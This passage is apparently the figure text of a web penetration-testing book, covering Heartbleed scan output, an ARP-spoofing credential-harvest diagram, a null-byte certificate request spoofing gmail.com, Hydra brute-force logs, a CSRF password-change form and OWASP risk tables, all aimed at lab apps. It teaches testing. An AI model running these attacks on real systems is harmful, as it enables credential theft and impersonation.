[*] 172.16.30.134:8443 - Type: 22
[*] 172.16.30.134:8443 - Version: 0x0301
[*] 172.16.30.134:8443 - Length: 4
[*] 172.16.30.134:8443 - Handshake #1:
[*] 172.16.30.134:8443 - Length: 0
[*] 172.16.30.134:8443 - Type: Server Hello Done (14)
[*] 172.16.30.134:8443 - Sending Heartbeat...
[*] 172.16.30.134:8443 - Heartbeat response, 13027 bytes
[+] 172.16.30.134:8443 - Heartbeat response with leak
[*] 172.16.30.134:8443 - Printable info leaked:
repeated 12389 times
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(openssl_heartbleed) >


Firewall/
Default GW
Internet and
Real site
LAN
2) Guest requests
website
from malicious GW
1) Kali MITM arpSpoofs
the real Gateway's IP
for the Victim
3) Kali VM acts as HTTPS
client to real server, but
HTTP server to Victim,
Harvests Creds!
4) Attacker Pulls
Harvested Credentials



Aol.
Error: Incorrect Username or Password.
Username or Email
pt-test@gmail.com
Password
Forgot password?
Remember Me
Sign In


2017-04-23 22:40:12,524 POST Data (filter.placelocal.com):
2017-04-23 22:40:16,408 SECURE POST Data (my.screenname.aol.com):
login2=pt-test@gmail.com&password=ihopeyouseethis



root@kali:/etc/ssl# openssl req -config openssl.cnf -new -nodes -keyout gmail.key -out gmail.csr -days 365
Generating a 2048 bit RSA private key
writing new private key to 'gmail.key'
You are about to be asked to enter information that will be incorporated into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:California
Locality Name (eg, city) []:SomeCity
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Not Really Google, Ltd.
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:gmail.com\x00mikesbadsite.net
Email Address []:
Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
root@kali:/etc/ssl#
Notice the use of \x00 in the CN for the cert



username=pt-test@gmail.com&password=ihopeyouseethis&target_page=0
&submit.x=Log+In&form_charset=UTF-8&browser_name=Microsoft+Internet+Explorer&browser


Chapter 9: Stress Testing Authentication and Session Management




Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anonymous external attackers, as well as authorized users, who may attempt to steal accounts from others. Also consider insiders wanting to disguise their actions.	Attackers use leaks or flaws in the authentication or session management functions (e.g., exposed accounts, passwords, session IDs) to temporarily or permanently impersonate users.	Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, create account, change password, forgot password, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique.		Such flaws may allow some or even all accounts to be attacked. Once successful, the attacker can do anything the victim could do. Privileged accounts are frequently targeted.	Consider the business value of the affected data and application functions. Also consider the business impact of public exposure of the vulnerability.





OWASP Mutillidae II: Web Pwn in Mass Produ
Version: 2.6.24
Security Level: 0 (Hosed)
Hints: Enabled (1 - 5cr1pt K1dd1e)
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
A8 - Cross Site Request Forgery (CSRF)
A9 - Using Components with Known Vulnerabilities
A10 - Unvalidated Redirects and Forwards
Getting Started: Project Whitepaper
Login
Authentication Bypass
Privilege Escalation
Username Enumeration
Via Cookies
Login
View User Privileges
Please sign-in
Username
Password
Login
Dont have an account? Please register here



Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited
54 http://172.16.30.129 GET /mutillidae/javascript/ddsmoothm...
55 http://172.16.30.129 GET /mutillidae/javascript/jQuery/jquer...
56 http://172.16.30.129 GET /mutillidae/javascript/jQuery/color...
57 http://172.16.30.129 GET /mutillidae/javascript/jQuery/jquer...
60 http://172.16.30.129 GET /mutillidae/javascript/gritter/jquer...
Request
Response
Raw
Params
Headers
Hex
GET /mutillidae/javascript/gritter/jquery.gritter.min.js HTTP/1.1
Host: 172.16.30.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.30.129/mutillidae/index.php?popUpNotificationCode=AU1
Cookie: showhint=1; username=user; uid=23; PHPSESSID=985e7ivltia92anhhandj8v220
Connection: close
If-Modified-Since: Fri, 27 Sep 2013 02:47:08 GMT
If-None-Match: "5e9db-1098-4e754809ec300"
Cache-Control: max-age=0



OWASP Mutillidae II: W
Production
Version: 2.6.24
Security Level: 0 (Hosed)
Mutillidae: Delibe
Vulnerable Web Pen



OWASP Mutillidae II: We
Production
Version: 2.6.24
Security Level: 0 (Hosed)
Hints: Enabled
User: user (User Account)



OWASP Mutillidae II: We
Production
Version: 2.6.24
Security Level: 0 (Hosed)
Hints: Enabled
Admin: admin (g01 e0047)


Send to Sequencer



Select Live Capture Request
Token Location Within Response



Burp Sequencer [live capture #1: http://172.16.30.136]
Overall result
Effective Entropy
Significance level


Attacker
1) Request URL
2) Receive SID
7) Access with Legit SID
Web App
3) Ask Victim to visit site using SID
Victim
6)Authenticate
5) Challenge Auth
4) Visit Site with SID



Session Fixation
OWASP WebGoat v5.4
Goat Hills Financial
Human Resources
Firstname:
Lastname:
Credit Card Type:
Credit Card Number:

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact MODERATE	Application / Business Specific
Anyone with network access can send your application a request. Could anonymous users access private functionality or regular users a privileged function?	Attacker, who is an authorized system user, simply changes the URL or a parameter to a privileged function. Is access granted? Anonymous users could access private functions that aren't protected.	Applications do not always protect application functions properly. Sometimes, function level protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget. Detecting such flaws is easy. The hardest part is identifying which pages (URLs) or functions exist to attack.		Such flaws allow attackers to access unauthorized functionality. Administrative functions are key targets for this type of attack.	Consider the business value of the exposed functions and the data they process. Also consider the impact to your reputation if this vulnerability became public.








Target
Passwords
Tuning
Specific
Start
http-proxy-url
http-proxy-username-ntlm-credential-module
http / https url
/dvwa/login.php:username=^USER^&password=^PASS^&Login:Login:login failed
Cisco-Enable, Login for Cisco device
LDAP DN
smb
local accounts
domain accounts
Interpret passes as NTLM hashes
svn
CVS/SVN Repository
Telnet - Successful Login String
SNMP
Version 1
Version 2
Write Password
Read Password


Target
Passwords
Tuning
Specific
Start
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "bak" - 113 of 961 [child 46]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "bak-up" - 114 of 961 [child 99]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "bakup" - 115 of 961 [child 38]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "bank" - 116 of 961 [child 48]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "banks" - 117 of 961 [child 20]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "banner" - 118 of 961 [child 40]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "banners" - 119 of 961 [child 53]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "base" - 120 of 961 [child 61]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "basic" - 121 of 961 [child 47]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "basz" - 122 of 961 [child 34]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "bats.fr" - 123 of 961 [child 58]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "bcf" - 124 of 961 [child 62]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "bdata" - 125 of 961 [child 54]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "bea" - 126 of 961 [child 56]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "bean" - 127 of 961 [child 60]
[ATTEMPT] target 172.16.30.129 - login "admin" - pass "beans" - 128 of 961 [child 55]
[80][http-post-form] host: 172.16.30.129 login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-05-01 18:38:26
<finished>
Start
Stop
Save Output
Clear Output


Chapter 10: Launching Client-Side Attacks




Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored, 2) Reflected, and 3) DOM based XSS. Detection of most XSS flaws is fairly easy via testing or code analysis.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the effected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.





Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence UNCOMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can trick your users into submitting a request to your website. Any website or other HTML feed that your users use could do this.	Attacker links to unvalidated redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site. Attacker targets unsafe forward to bypass security checks.	Applications frequently redirect users to other pages, or use internal forwards in a similar manner. Sometimes the target page is specified in an unvalidated parameter, allowing attackers to choose the destination page. Detecting unchecked redirects is easy. Look for redirects where you can set the full URL. Unchecked forwards are harder, because they target internal pages.		Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass.	Consider the business value of retaining your users' trust. What if they get owned by malware? What if attackers can access internal only functions?



Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website. Any website or other HTML feed that your users access could do this.	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. If the user is authenticated, the attack succeeds.	CSRF takes advantage of the fact that most web apps allow attackers to predict all the details of a particular action. Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.		Attackers can trick victims into performing any state changing operation the victim is authorized to perform, e.g., updating account details, making purchases, logout and even login.	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.











```
<form action="http://172.16.30.129/bWAPP/csrf_1.php" method="GET">

    <p><label for="password_new">New password:</label><br />
    <input type="password" id="password_new" name="password_new" value="dude"></p>

    <p><label for="password_conf">Re-type new password:</label><br />
    <input type="password" id="password_conf" name="password_conf" value="dude"></p>

    <button type="submit" name="action" value="change">Click Here</button>

</form>
```



an extremely buggy web app !
low
Bugs
Change Password
Create User
Set Security Level
/ CSRF (Change Password) /
Change your password.
New password:
Re-type new password:
Change
The password has been changed!
The victims account is now our account



/ Create User /
Create an extra user.
Login:
test
E-mail:
test@example.com
Password:
Re-type password:
Secret:
Hello Hackers!
E-mail activation:
Create


file:///root/D...tstealth.html
file:///root/Desktop/accountstealth.html
Most Visited
owaspbwa OWASP Bro...
Training |
Log In Here



Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
/ Create User /
Create an extra user.
Login:
E-mail:
Password:
Re-type password:
Secret:
E-mail activation:
Create
User successfully created!


Contents
Issues
Request
Response
Advisory
Path-relative style sheet import
Issue:
Severity:
Confidence:
Host:
Issue detail



bWAPP
an extremely buggy web app
Choose your bug
Hack
Set your security level
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
/ Unvalidated Redirects & Forwards (2) /
Hover over the link to see
the URL Referer format



view-source:http://172.16.30.129/bWAPP/unvalidated
Most Visited
Unvalidated Redirects & Forwards (2)
Click here to go back to the portal.



HACK THIS SITE.ORG
We are addicts
Login


Offensive Security Training
https://www.offensive-security.com
www.offensive-security.com
Secure Connection
Permissions
You have not granted this site any special permissions.


Chapter 11: Breaking the Application Logic










Security Shepherd
Scoreboard
Lessons
What is Poor Data Validation?
Enter a number:

